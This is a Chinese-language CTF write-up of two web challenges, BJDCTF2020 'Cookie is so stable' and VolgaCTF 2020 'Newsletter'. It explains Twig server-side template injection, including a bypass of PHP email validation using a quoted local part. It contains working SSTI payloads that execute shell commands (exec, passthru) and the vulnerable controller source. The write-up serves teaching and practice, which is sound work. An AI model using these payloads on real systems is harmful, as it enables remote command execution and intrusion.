
[BJDCTF2020]Cookie is so stable

经测试，发现在 Cookie 处存在 SSTI 漏洞：



根据 SSTI 的测试流程发现目标环境使用了 Twig 模板，版本是 Twig 1.x，直接上 Payload 打就行了：

```
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("cat /flag")}}
```



[VolgaCTF 2020 Qualifier]Newsletter

题目给了源码：

```php
<?php
namespace App\Controller;

use Symfony\Bundle\FrameworkBundle\Controller\AbstractController;
use Symfony\Component\HttpFoundation\Response;
use Symfony\Component\HttpFoundation\Request;
use Symfony\Component\Mailer\MailerInterface;
use Symfony\Component\Mime\Email;

class MainController extends AbstractController
{
    public function index(Request $request)
    {
      return $this->render('main.twig');
    }

    public function subscribe(Request $request, MailerInterface $mailer)
    {
      $msg = '';
      $email = filter_var($request->request->get('email', ''), FILTER_VALIDATE_EMAIL);
      if($email !== FALSE) {
        $name = substr($email, 0, strpos($email, '@'));

        $content = $this->get('twig')->createTemplate(
          "<p>Hello ${name}.</p><p>Thank you for subscribing to our newsletter.</p><p>Regards, VolgaCTF Team</p>"
        )->render();

        $mail = (new Email())->from('newsletter@newsletter.q.2020.volgactf.ru')->to($email)->subject('VolgaCTF
Newsletter')->html($content);
        $mailer->send($mail);

        $msg = 'Success';
      } else {
        $msg = 'Invalid email';
      }
      return $this->render('main.twig', ['msg' => $msg]);
    }


    public function source()
    {
        return new Response('<pre>'.htmlspecialchars(file_get_contents(__FILE__)).'</pre>');
    }
}
```

从代码中可以看出，我们传送过去的 `$email` 被 `substr` 函数截取了 `@` 前面的字符串，然后赋给 `$name`，最后 `$name` 直接被拼接进模板进行渲染。这就存在一个 SSTI 漏洞。

但要利用漏洞，首先要绕过 `filter_var($request->request->get('email', ''), FILTER_VALIDATE_EMAIL);` 的限制，要求传入的 email 必须是合法的 email 格式。

在 Stack Overflow 上找到这篇文章：PHP FILTER_VALIDATE_EMAIL does not work correctly，底下的回复中提供了颇为完整的合法 email 范例列表，其中可以看到一个很重要的范例：`"()<>[]:,;@\\"!#$%&'*+-/=?^_`{}| ~.a"@example.org`，这个范例告诉我们，如果 email 的 `@` 前面的部分中含有一些特殊符号，只需要使用双引号将其括起来就行了。所以我们可以构造这样的 Payload：`"{{3*4}}"@qq.com`。

最终的 Payload 如下：

```
email="{{['id']|map('passthru')}}"@qq.com
```

Ending.....

> 参考：
>
> https://xz.aliyun.com/t/7518#toc-5
>
> https://cyku.tw/volgactf-2020-qualifier/

上一篇： 分析Emissary 的反序列化漏...　　下一篇： bypass disable_fu...